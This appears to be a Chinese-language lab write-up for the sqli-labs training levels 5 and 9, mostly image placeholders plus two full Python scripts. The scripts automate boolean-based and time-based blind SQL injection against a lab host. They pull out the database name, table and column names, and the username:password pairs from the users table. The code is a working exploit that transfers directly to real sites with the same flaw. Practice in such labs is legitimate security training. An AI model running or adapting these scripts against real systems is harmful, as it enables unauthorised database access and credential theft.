


第四关

第五个




import requestsimport urllib.parse# 目标 URL(不含参数)url = "http://192.168.209.156/sqli/Less-5/"# 判断条件为真时页面会包含的关键字(根据 Less-5 的回显调整)TRUE_KEYWORD = "You are in"def check(condition: str) -> bool: """ 执行一次布尔盲注,返回 condition 是否为真。 condition 是一个 SQL 条件表达式,例如 "1=1" 或 "length((select database()))=8" """ # 使用 '#' 作为注释符,requests 会自动将其编码为 %23 payload = f"1' and {condition} #" try: resp = requests.get(url, params={"id": payload}, timeout=10) return TRUE_KEYWORD in resp.text except requests.RequestException: return Falsedef get_length(query: str) -> int: """二分法获取查询结果的字符串长度(最大 100)""" low, high = 0, 100 while low < high: mid = (low + high + 1) // 2 if check(f"length({query})>={mid}"): low = mid else: high = mid - 1 return lowdef get_string(query: str, length: int) -> str: """二分法获取查询结果的每一位字符""" result = "" for pos in range(1, length + 1): low, high = 32, 126 # 可打印 ASCII 范围 while low < high: mid = (low + high + 1) // 2 if check(f"ascii(substr({query},{pos},1))>={mid}"): low = mid else: high = mid - 1 result += chr(low) print(f"[+] 第 {pos} 个字符: {chr(low)}") return resultdef blind_injection(query: str, description: str) -> str: """完整的一次盲注过程:获取长度 → 获取字符串""" print(f"[*] 正在获取 {description} ...") length = get_length(query) print(f"[+] 长度: {length}") if length == 0: return "" data = get_string(query, length) print(f"[+] {description}: {data}n") return dataif __name__ == "__main__": # 1. 获取数据库名 db_name = blind_injection("(select database())", "数据库名") # 2. 获取所有表名 tables = blind_injection( "(select group_concat(table_name) from information_schema.tables where table_schema=database())", "所有表名" ) # 3. 获取 users 表的列名(假设表名为 users) columns = blind_injection( "(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users')", "users 表的列名" ) # 4. 获取 users 表中的数据(假设有 username 和 password 字段) data = blind_injection( "(select group_concat(username,':',password) from users)", "users 表内容 (username:password)" ) print("===== 最终结果 =====") print(f"数据库名: {db_name}") print(f"表名: {tables}") print(f"列名: {columns}") print(f"数据: {data}")第九关


代码脚本
import requestsimport time# 目标 URL(Less-9)BASE_URL = "http://192.168.209.156/sqli/Less-9/"# 时间盲注参数SLEEP_TIME = 3 # 减小 sleep 可以加快速度,但不要太小TIMEOUT = SLEEP_TIME + 5THRESHOLD = SLEEP_TIME * 0.5 # 判断为真的最低耗时(秒)def test_check(): """ 先测试两个固定条件,确认时间盲注环境是否正常 """ print("[*] 正在测试时间盲注环境...") # 测试真条件 payload_true = "1' and if(1=1,sleep({}),1)-- ".format(SLEEP_TIME) t1 = time.time() try: requests.get(BASE_URL, params={"id": payload_true}, timeout=TIMEOUT) except: pass elapsed_true = time.time() - t1 # 测试假条件 payload_false = "1' and if(1=2,sleep({}),1)-- ".format(SLEEP_TIME) t2 = time.time() try: requests.get(BASE_URL, params={"id": payload_false}, timeout=TIMEOUT) except: pass elapsed_false = time.time() - t2 print(f" 真条件耗时: {elapsed_true:.2f} 秒") print(f" 假条件耗时: {elapsed_false:.2f} 秒") if elapsed_true >= THRESHOLD and elapsed_false < THRESHOLD: print("[+] 环境正常,开始时间盲注n") return True else: print("[-] 环境异常:真/假条件没有明显的耗时差别!") print(" 可能是网络延迟太高、注释符不正确或 sleep 被过滤。") return Falsedef check(condition: str) -> bool: """ 执行一次时间盲注,返回 condition 是否为真。 使用注释符 '-- ' (两个破折号加空格) """ payload = f"1' and if({condition}, sleep({SLEEP_TIME}), 1)-- " try: start = time.time() requests.get(BASE_URL, params={"id": payload}, timeout=TIMEOUT) elapsed = time.time() - start return elapsed >= THRESHOLD except requests.exceptions.Timeout: return True # 超时说明 sleep 了,条件为真 except requests.RequestException: return Falsedef get_length(query: str) -> int: """二分法获取查询结果字符串长度(最大 100)""" low, high = 0, 100 while low < high: mid = (low + high + 1) // 2 if check(f"length({query})>={mid}"): low = mid else: high = mid - 1 return lowdef get_string(query: str, length: int) -> str: """二分法获取查询结果每一位字符""" result = "" for pos in range(1, length + 1): low, high = 32, 126 while low < high: mid = (low + high + 1) // 2 if check(f"ascii(substr({query},{pos},1))>={mid}"): low = mid else: high = mid - 1 result += chr(low) print(f" [+] 第 {pos}/{length} 字符: {chr(low)}") return resultdef time_blind_injection(query: str, description: str) -> str: """完整时间盲注流程""" print(f"[*] 正在获取 {description} ...") length = get_length(query) print(f" [+] 长度: {length}") if length == 0: return "" data = get_string(query, length) print(f" [+] {description}: {data}n") return dataif __name__ == "__main__": if not test_check(): exit(1) print("===== 时间盲注开始(每次正确会 sleep {} 秒,请耐心等待)=====".format(SLEEP_TIME)) # 1. 数据库名 db_name = time_blind_injection("(select database())", "数据库名") # 2. 所有表名 tables = time_blind_injection( "(select group_concat(table_name) from information_schema.tables where table_schema=database())", "所有表名" ) # 3. users 表的列名(请根据实际表名修改) columns = time_blind_injection( "(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users')", "users 表的列名" ) # 4. users 表数据(假设字段为 username 和 password) data = time_blind_injection( "(select group_concat(username,':',password) from users)", "users 表内容" ) print("n===== 最终结果 =====") print(f"数据库名: {db_name}") print(f"表名: {tables}") print(f"列名: {columns}") print(f"数据: {data}")